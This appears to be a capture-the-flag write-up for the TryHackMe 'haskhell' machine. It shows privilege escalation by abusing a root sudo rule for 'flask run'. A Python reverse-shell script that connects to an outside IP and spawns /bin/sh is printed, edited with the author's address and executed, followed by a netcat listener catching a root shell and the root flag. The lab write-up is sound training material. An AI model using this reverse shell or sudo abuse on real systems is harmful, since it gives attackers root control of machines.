
```
prof@haskhell:~$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
prof@haskhell:~$ sudo /usr/bin/flask run
Usage: flask run [OPTIONS]

Error: Could not locate Flask application. You did not provide the FLASK_APP environment variable.

For more information see http://flask.pocoo.org/docs/latest/quickstart/
prof@haskhell:~$ 
```

found a python app cache .pyc in __pycache__



```
prof@haskhell:~/__pycache__$ ls -la
total 20
drwxrwxr-x 2 prof prof 4096 Jun 19 21:36 .
drwxr-xr-x 7 prof prof 4096 Jun 19 21:35 ..
-rw-r--r-- 1 root root  424 May 27 19:01 app.cpython-36.pyc
```

after decompile it found it executing system command send to the following ip and port




```
[21:32:36] Server Response for file #0:
{"msg":"ok","code":"1","data":"# uncompyle6 version 3.5.0\n#
Python bytecode 3.6 (3379)\n# Decompiled from: Python 2.7.5
```

Decompile results


```
# uncompyle6 version 3.5.0
# Python bytecode 3.6 (3379)
# Decompiled from: Python 2.7.5 (default, Aug  7 2019, 00:51:29)
# [GCC 4.8.5 20150623 (Red Hat 4.8.5-39)]
# Embedded file name: /home/prof/app.py
# Compiled at: 2020-05-28 02:52:09
# Size of source mod 2**32: 265 bytes
from flask import Flask
import os, socket, subprocess
app = Flask(__name__)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.126.128', 1235))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(['/bin/sh', '-i'])
```

copy the code and change the ip and port to my ip and my netcat listening port




```
  GNU nano 4.9.2                                 flaskApp.py
from flask import Flask
import os, socket, subprocess
app = Flask(__name__)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.9.10.47', 1235))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p = subprocess.call(['/bin/sh', '-i'])
```

upload the script to victim machine then change the environment variable to my script file
and execute the command as sudo user




```
prof@haskhell:~$ ls
flaskApp.py  __pycache__  user.txt
prof@haskhell:~$ export FLASK_APP='flaskApp.py'
prof@haskhell:~$ sudo /usr/bin/flask run
```

and my netcat response and i got root user



```
nobodyatall@0xB105F00D:~/tryhackme/haskhell$ nc -lvp 1235
listening on [any] 1235 ...
10.10.201.161: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.201.161] 34168
# id &7 whoami
/bin/sh: 1: 7: not found
# uid=0(root) gid=0(root) groups=0(root)

[1] + Done                       id
# 
```

root flag!



```
# cat /root/root.txt
flag{im_purely_functional}
#
```

Creds

Flags

Write-up Images